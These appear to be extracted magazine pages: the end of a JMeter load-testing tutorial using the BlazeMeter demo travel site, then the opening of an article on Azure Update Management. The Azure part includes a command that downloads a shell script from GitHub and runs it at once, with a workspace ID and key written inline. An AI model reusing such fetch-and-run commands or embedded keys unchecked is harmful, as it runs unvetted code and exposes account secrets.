your tests, you need to add a few building blocks. The first step is to add a thread group by right clicking on *Test Plan* in the left pane and selecting *Threads (Users) | Thread Group* (Figure 1). A thread group controls how many threads (users) are used when running the test and is the number of parallel tests that will be run at any given time. The *Ramp-up period* defines how many seconds it will take before all threads have started. The thread group also controls how long the test will run by the value in *Loop Count* or with the thread lifetime fields. When the *Infinite* checkbox is not checked, the test will perform the steps a *Loop Count* number of times. You can also run the tests a specified period of time by checking the *Infinite* and *Specify Thread lifetime* checkboxes and entering the runtime in seconds in the *Duration* field.

The thread group defaults are sufficient for getting started. Because it is possible to have multiple groups, you can give them a meaningful

name other than *Thread Group*, as originally assigned.

A thread group is simply a collection of one or more steps that are run as a test. A step can be as simple as requesting a page from a website, or it can be more complex, such as performing a login with a REST API. To do either of these operations, you need to add an HTTP request: Simply right-click on your new thread group and choose *Add | Sampler | HTTP Request*.

The HTTP request is typically used for performing GET and POST requests; however, you can use any of the common HTTP messages here (e.g., DELETE, PUT, PATCH). The HTTP request contains not only the request, but the protocol, server, port, and relative path (if one exists), as well. If the goal of the test is fetching a web page, then simply creating a group with a single request would almost be a complete test. The final step of any good test is to verify the return code to ensure that the test step and the server both agree on the outcome.

This verification is done by adding an assertion step that tests for a specific return code (Figure 2). Simply right-click on *HTTP Request* in the left pane and choose *Add | Assertions | Response Assertion*. Most often you are interested in whether the server returned success code 200, but under certain circumstances, you also want to verify that failures do occur.

Many different options are available in the assertion step. For example, you can test on the basis of headers, response codes, response text, or even on the document delivered. Conveniently, you can save the results of a JMeter variable from one step and test that value in a subsequent assertion.

During development, you can see how each step in the test is performing (e.g., whether it succeeded or how long it took) by adding a listener to the thread group. Similar to the previous steps, right-click on the thread group and choose *Add | Listener | View Results Tree*.

Summary Report

Name:

Summary Report

Comments:

Write results to file / Read from file

Filename

Browse...

Log/Display Only: ☐ Errors ☐ Successes

Configure

Label	# Samples	Average	Min	Max	Std. Dev.	Error %	Throughput	Received KB/sec	Sent KB/sec	Avg. Bytes
HTTP Request	50	153	134	317	28.09	0.00%	2.2/sec	128.57	0.77	58991.4
TOTAL	50	153	134	317	28.09	0.00%	2.2/sec	128.57	0.77	58991.4

☐ Include group name in label?

Save Table Data

☒ Save Table Header

Figure 3: The Summary Report listener displays the run results of each step and a total.

Figure 4: HTTP request defaults.

The most interesting of listeners during development is the Results Tree viewer, which lets you see whether a step succeeded. In the View Results Tree listener window, you can see whether a step was successful by a green checkmark, but you can also examine what request data was sent and what response data came back. You will see only one entry in the listener for each step executed.

If you are impatient to see some of the test results, you can choose *Add | Listener | Summary Report* (Figure 3), which displays timing information in a table view. Each step is represented by a single line showing how the step performed.

Creating a script for the most part is just doing a series of HTTP requests and following them with an assertion to verify the step was successful. However, different environments commonly exist in a workplace – perhaps all hosted from the same web server. Having the domain-specific information in each and every step of a test will make it time intensive when changing to run the script on other environments. These values can be defined in a central location to make this process easier.

Adding HTTP request defaults (*Add | Config Element | HTTP Request*

Defaults) to your project allows you to set up the base information for each HTTP request. These values are used when the corresponding field in a normal HTTP request is left blank. These defaults (Figure 4) mean you can leave the protocol, server, and port entries blank for each of your HTTP requests. If any value needs to be changed later, then only a single value would need to be modified. HTTP defaults other than Request Defaults can be defined, including:

- HTTP Header Manager
- HTTP Cookie Manager
- HTTP Cache Manager

These are just a few of the possible default configuration setups that can be added, and it is possible to define variables and use them in any of the steps of your test.

Running a Script

The script should be run from the command prompt without a GUI to ensure the values being collected are not influenced by any unnecessary

factors. Running the script from the command line requires a few parameters (Table 1) for running and saving the collected information. First, though, I want to discuss

another important JMeter feature. JMeter properties can be defined and used in test scripts that break the link between some values that might otherwise be hard-coded in the test script, such as runtime, username and password, domain names, or even some of your API parameters. The use of JMeter properties does require a few small changes to the script setup. The example in Figure 5 shows that a property named *host* will be passed in from the command line to be evaluated with this expression. With the ability to define properties within the script, you can now very easily run the same test script for development, quality assurance, or the pre-production environment quite easily. Only the arguments passed in need to be changed when running the script:

Figure 5: Example of using a JMeter property.

Choose	Flight #	Airline	Departs: Paris	Arrives: Buenos Aires	Price
Choose This Flight	43	Virgin America	1:43 AM	9:45 PM	\$472.56
Choose This Flight	234	United Airlines	7:43 AM	10:45 PM	\$432.98
Choose This Flight	9696	Aer Lingus	5:27 AM	8:22 PM	\$200.98
Choose This Flight	12	Virgin America	11:23 AM	1:45 PM	\$765.32
Choose This Flight	4346	Lufthansa	1:45 AM	8:34 PM	\$233.98

Figure 6: Simulated flight results on the BlazeMeter website.

Table 1: JMeter Command-Line Options

Option	Function
-n	Run in command-line mode
-e	Generate report after test
-t <jmx file>	Name of test script
-l <jtl file>	File to store results
-j <logfile>	Logfile
-g <jtl file>	Generate dashboard from JTL file
-o <path>	Empty directory to store output
-Jvariable=value	Pass in parameters

Web Server
Protocol [http]: Server Name or IP: Port Number:
HTTP Request
POST Path: /purchase.php Content encoding:
☐ Redirect Automatically ☒ Follow Redirects ☒ Use KeepAlive ☐ Use multipart/form-data ☐ Browser-compatible headers
Parameters Body Data Files Upload
1 flight=234&price=432.98&airline=United+Airline&fromPort=Paris&toPort=Buenos+Aires

Figure 7: POST request to perform the flight purchase.

Web Server
Protocol [http]: Server Name or IP: Port Number:
HTTP Request
POST Path: /confirmation.php Content encoding:
☐ Redirect Automatically ☒ Follow Redirects ☒ Use KeepAlive ☐ Use multipart/form-data ☐ Browser-compatible headers
Parameters Body Data Files Upload
1 token=6inputName=chris+dock&address=132+mainstreet&city=smallview&state=Alabama&zipCode=12345&cardType=visa&creditCardNumber=1234123412341234&creditCardMonth=11&creditCardYear=2022&nameOnCard=chris+dock

Figure 8: POST request to confirm the flight purchase.

```
jmeter -n -t TestPlan3.jmx 2
-j TestPlan3.log 2
-l TestPlan3.jtl -e 2
-o /tmp/jmeter-report 2
-jhost=blazedemo.com
```

Putting this command into a shell script allows all kinds of functionality. You can create a separate dated directory for each run by running either multiple scripts in parallel to generate even more load or a number of different scenarios one after another overnight.

When running JMeter from the command line, the test run generates an HTML report that can be viewed with a web browser.

Full-Fledged Example

One of the things in relatively short supply on the Internet is websites that test REST API programs. However, BlazeMeter does have a test site [2] that simulates a travel agency. Much like any travel site, it has drop-down boxes containing various origin and destination cities; when chosen, the website displays the various flights and costs for those cities (Figure 6).

Pressing a specific button for a flight confirms what you have selected, and you are then prompted to enter your personal address and payment details. In the final step, you press the *Purchase flight* button, which will confirm your payment details and thank you for your

purchase, which is displayed as the final step.

Translating these steps from web page clicks to a test requires a small bit of reverse engineering. The good news is that your favorite web browser probably already has a developer mode that lets you examine the elements of the web page, as well as examine the network activity. The Google Chrome browser allows you to switch into this mode by pressing the F12 key, as described in the Google Chrome DevTools guides [3].

To begin, create a new project, add a thread group, and add HTTP request defaults. Next, do a retrieve

flight buttons, you need to pass in values for the flight (Figure 7).

The final step of the airline simulation would require you to pass in all the information for the passenger. Looking at the website, this is essentially two different sets of information. The first set defines who will be purchasing the ticket and where they live, and the second set holds the credit card details. This information is sent as an HTTP POST to the website (Figure 8).

These steps might feel a bit disjointed, in that there are almost no ties between the different steps, but this is only a simple web page




Figure 9: Some basic JMeter statistics.

developed to allow people to create a small JMeter test script and not a real travel site. If this had been a real web page, you would probably see quite a few logical links between pages and be required to log in to the website. Each page retrieved most likely would have held a token that would need to be parsed out and passed into the next step. However, it is really neat that BlazeMeter makes this test website available, and I don't want to abuse their generosity. I did add pauses

to the test script, so running it does not end up being a distributed denial-of-service (DDoS) attack on their test site.

Reporting

JMeter provides a lot of the expected statistics, as well as analysis that makes it easy to compare the results of different runs. To eliminate the GUI from distorting the statistics, the test should be run from the command line:

```
jmeter -n -t blazedemo-cmd.jmx 2
-j blazedemo-cmd.log 2
-l blazedemo-cmd.jtl -e 2
-o /tmp/jmeter-report 2
-Jhost=blazedemo.com 2
-JThreads=1 -Jlifetime=19
```

The tables in (Figure 9) display all of the interesting statistics of the test in tabular format. This information is also represented in quite a few graphs including histograms (Figure 10) and response times (Figure 11), as well as many others not displayed here.

Conclusion

This article by no means covers all of the functionality provided by JMeter. If for any reason its functionality doesn't cover your every need, you can add your own Java code or JAR files to fill in the gaps. If one server cannot generate enough load in your test, you can set up JMeter in a primary-secondary setup which allows many different secondary servers to run your test scripts.

Examining the test script [4] should allow you to see and interact with each of these steps to see how it works. JMeter can be used in your company, no matter how small or how big. ■

Info

- [1] JMeter: [\[http://jmeter.apache.org\]](http://jmeter.apache.org)
- [2] BlazeMeter demo: [\[https://blazemeter.com\]](https://blazemeter.com)
- [3] Chrome DevTools: [\[https://developers.google.com/web/tools/chrome-devtools/network\]](https://developers.google.com/web/tools/chrome-devtools/network)
- [4] Code for this article: [\[ftp://ftp.linux-magazine.com/pub/listings/admin-magazine.com/66/\]](ftp://ftp.linux-magazine.com/pub/listings/admin-magazine.com/66/)

Christopher Dock

Christopher Dock is a senior consultant at T-Systems On Site Services. When he is not working on integration projects, he likes to experiment with smaller embedded solutions such as the Raspberry Pi or Arduino. To this end, he has authored a book to help people to get started in the area of DIY electronics: *Getting Started with Arduino and Raspberry Pi*, ISBN 978-1952930027.




Figure 10: Response times reported in a histogram.





Figure 11: JMeter lets you view your data graphically a number of ways.

Public Money

Public Code



Modernising Public Infrastructure with Free Software



Free Software Foundation Europe

Learn More: <https://publiccode.eu/>



Server update with Azure Update Management

Fanfare

Microsoft Azure Update Management automatically patches servers in on-premises data centers, virtual servers on Azure and other cloud services, and even Linux servers. By Thomas Joos

Update management is not always easy in distributed infrastructures, especially if Linux servers are also deployed. On top of this, increasing numbers of companies are operating servers not only in local data centers, but in the cloud. In these cases, companies do not exclusively use Microsoft Azure, but also Amazon Web Services (AWS), the Google Cloud Platform, and other providers. Multicloud environments commonly exist, which adds further complexity to patch management.

Thanks to Azure Update Management, admins can manage all of their servers together in a centralized, automated interface, keeping Windows and Linux servers up to date globally. Virtual machines (VMs) running on other cloud providers can also be connected to the patch service. In addition to Windows Server, the supported operating systems include CentOS 6/7, RHEL 7/7, SUSE starting at version 12, and Ubuntu starting at version 14.04. However, you cannot update Windows 7, 8.1, or 10 with the solution. Microsoft recommends Endpoint Manager for those systems. Azure Update Management focuses on monitoring the connected servers for missing updates, which the service displays in the Azure web portal. According to schedules, Update Management ensures that missing updates

make it onto the desired servers. The source of the patches is not Microsoft Azure – the servers to be patched either turn to Microsoft servers on the web or use Windows Server Update Services (WSUS). Azure Update Management also controls the restart of servers after updates are installed, whether they are computers in the on-premises data center or VMs in the cloud.

Other Components

Azure Update Management is a free service for subscribers, fully managed in the cloud, with no on-premises components. To this end, the tool works with Azure Automation, allowing servers to be connected to Update Management automatically. Azure Automation in turn collects information from the connected servers for evaluation in Azure in interaction with the Microsoft Monitoring Agent. Therefore, you install a small agent on the servers, either manually or automatically, and the computers use it to generate logs and send them to the cloud. The cloud service stores the logs of the Azure Monitor agent in Log Analytics, which is why you need a separate workspace as well as storage space there. However, unlike Azure Update Management itself, these components are commercial. Log Analytics usually also contains the

data from Azure Monitor for monitoring the telemetry and logging the connected servers.

Azure Update Management and Azure Monitor can be combined. Put simply, Azure Update Management adds update management to Azure Monitor's capabilities. However, you can also use it without Azure Monitor, although you will need the workspace in Log Analytics in any case. Azure Monitor also supports connectivity to Azure VMs and servers in on-premises data centers. The monitoring tool can run automated queries over the logs of the connected servers stored in Log Analytics, providing information about the servers, such as missing updates. This data can also be used by other services in Azure, such as Azure Update Management, which I discuss below.

With the aforementioned Azure Automation, Azure in turn executes actions and commands on the connected systems, including the installation of patches for Windows and Linux. Therefore, you make the settings for Azure Update Management in the Automation account area.

Connecting Local Servers in WAC

Azure Update Management can be set up in the Microsoft Azure web

Photo by Pablo Heimplatz on Unsplash

portal, but it is far more convenient from Windows Admin Center (WAC), which generally offers more features to manage local servers, as well as resources from Azure.

To begin, the Admin Center is connected to the Azure subscription in the WAC settings by selecting the gear icon at the top and select *Settings | Azure*. A wizard helps with the setup, and the whole process takes a maximum of five minutes.

Once WAC is connected to Azure, it can be used to link local servers with Azure Update Management. To do this, use either the *Azure Hybrid Center* item in WAC's main menu, or go to *Manage updates on all your servers using Azure Update Management* and click the *Set up now* link. Once selected, a window appears that lets you add servers.

First, select the Azure subscription you want to use; then, configure the location for Log Analytics and specify the name of the workspace, Azure Automation account, and resource

group you want to use for Azure Update Management. This procedure is only necessary once. After clicking *Set Up*, WAC connects to Azure, automatically creates the respective scopes, and binds the corresponding server to Azure Update Management. This step takes a few minutes. You can see the status in the WAC message area at top right. Once you have bound a server to Azure Update Management, the Admin Center displays information in the updates area (**Figure 1**). You can also go directly to the Azure portal in WAC to adjust settings for the server. Administration tasks for update management are handled later in the Azure web portal. Microsoft has not integrated these functions into WAC.

Azure Update Management now regularly checks the servers for missing updates and installs them according to a schedule. Incidentally, even after adding a server to Azure Update Management, you can still have patches installed in on-premises update control,

with Group Policy, and through Server Manager.

Integrating Azure VMs and Linux Servers

Besides servers in your on-premises data center, Azure VMs can also be connected to Azure update management. In the Azure portal's Azure VM dashboard, select the *Guest + host updates* menu item. To connect to Azure Update Management, choose *Update management* and *Enable*. You can remove servers from *Update management* in the same way.

One of the strengths of Azure Update Management is that it can also integrate Linux servers and run status checks. The configuration is similar to managing updates for Windows. To connect Linux servers that are running as VMs in Azure, for example, open the Azure Update Management account and click *Update management*; then, select *Add Azure VMs* to connect VMs in Azure, regardless of




Figure 1: The easiest way to connect an on-premises Windows server to Azure Update Management is through the Windows Admin Center.

whether they are Windows or Linux machines. If you want to bring servers outside of Azure on board, use *Add non-Azure machine*. When adding Azure VMs, you first select which Azure subscription you want to use and in which locations and resource groups the servers you currently want to add are stored. At the bottom of the window, the portal lists the individual VMs in Azure and shows which ones are already connected to Azure Update Management. Azure does not differentiate between the various operating systems. After selecting *Enable*, you have connected the selected computers to Azure Update Management (Figure 2).

Manually Deploying and Removing Agents

You can also connect servers to Azure Update Management by manually installing the agent. To do this, go to the download page for the agent in the Log Analytics workspace in *Overview* via *Managing Windows and Linux Agents*. You can download the agent here and pick up the IDs that

are required to link it to Log Analytics and thus to Update Management. You can install the agent either manually or in a scripted process. An agent is also required on Linux servers. You can download it with the command:

```
wget https://raw.githubusercontent.com/Microsoft/OMS-Agent-for-Linux/master/installer/scripts/onboard_agent.sh && sh onboard_agent.sh -w 3a25ad6b-cf60-47a9-a61c-6ba32aa70779 -s WF85XVgDaDQXmF8NZb5BertX72H2fhLTGCBmyNfLI0TsZt53Q7shdNd1/2r0rI9T015VKp7que06qy7tfj8vbNm8ldg== -d opinsights.azure.com
```

In this example, the command includes the IDs that are required when installing on Linux. It looks different for each subscription. It is also possible to script the connection here. If you want to remove machines manually from Update Management, you just need to remove the agent with `appwiz.cpl`. The operation then also erases the server from the Log Analytics area. After refreshing the view, you can then control updates again without Azure Update Management.

Management in the Azure Portal

In the Azure Update Management web portal, you can use Update Management to see which servers are not up to date by clicking on the automation account created for Azure Update Management in the resource group where you integrated it and then selecting *Update management*. Here you will see all the servers that are not compliant (i.e., missing updates), as well as the compliant servers and other information (Figure 3).

Connecting machines to Azure Update Management was the first step in providing patches to the respective servers. You can then create your own server groups with update deployment in Azure Update Management and release updates by rules on the basis of those groups, which means that you can orchestrate the rollout of updates without having to run local servers for patch management. As mentioned, it does not matter where the connected servers are located. In the Update Management *Overview*, below the update management

The screenshot shows the 'Update' section of the Azure portal. It has two tabs: 'Available Updates' (selected) and 'Update History'. Below the tabs, it says 'Updates are available. Last check: 8/6/2021, 4:04 pm'. There are links for 'Settings' and 'Check online for updates from Microsoft Update'. A search bar is present with '7 Elements' and a refresh icon. Below is a table of updates:

Update Title	MSRC Severity	Mandatory	Reboot Required
Update for Windows Defender Antivirus antimalware platform - KB4052623 (Version 4.18.2001.10)	-	No	Yes
Security Update for Windows Server 2019 for x64-based Systems (KB4535680)	Important	No	Yes
2021-01 Update for Windows Server 2019 for x64-based Systems (KB4589208)	-	No	Yes
2021-05 Cumulative Update: Preview for .NET Framework 3.5, 4.7.2 and 4.8 for Windows Server 2019 for x64 (KB4601887)	-	No	Yes
Update for Microsoft Defender Antivirus antimalware platform - KB4052623 (Version 4.18.2105.4)	-	No	No
Security Intelligence Update for Microsoft Defender Antivirus - KB2267602 (Version 1.341.317.0)	-	No	No
2021-05 Cumulative Update for Windows Server 2019 (1809) for x64-based Systems (KB5003171)	-	No	Yes

Below the table, it says 'Updates and restarts are managed by Azure Update Management'. There are links for 'Manage in Azure' and 'Learn how to stop managing with Azure Msrc Severity?'. At the bottom, there are 'Restart options' with radio buttons for 'Restart immediately' (selected) and 'Schedule restart'. Below that is a field for 'Enter restart date and time:' with the value '8.6.2021, 17:04:12' and a calendar icon.

Figure 2: After attaching a server, Azure Update Management displays the available updates.

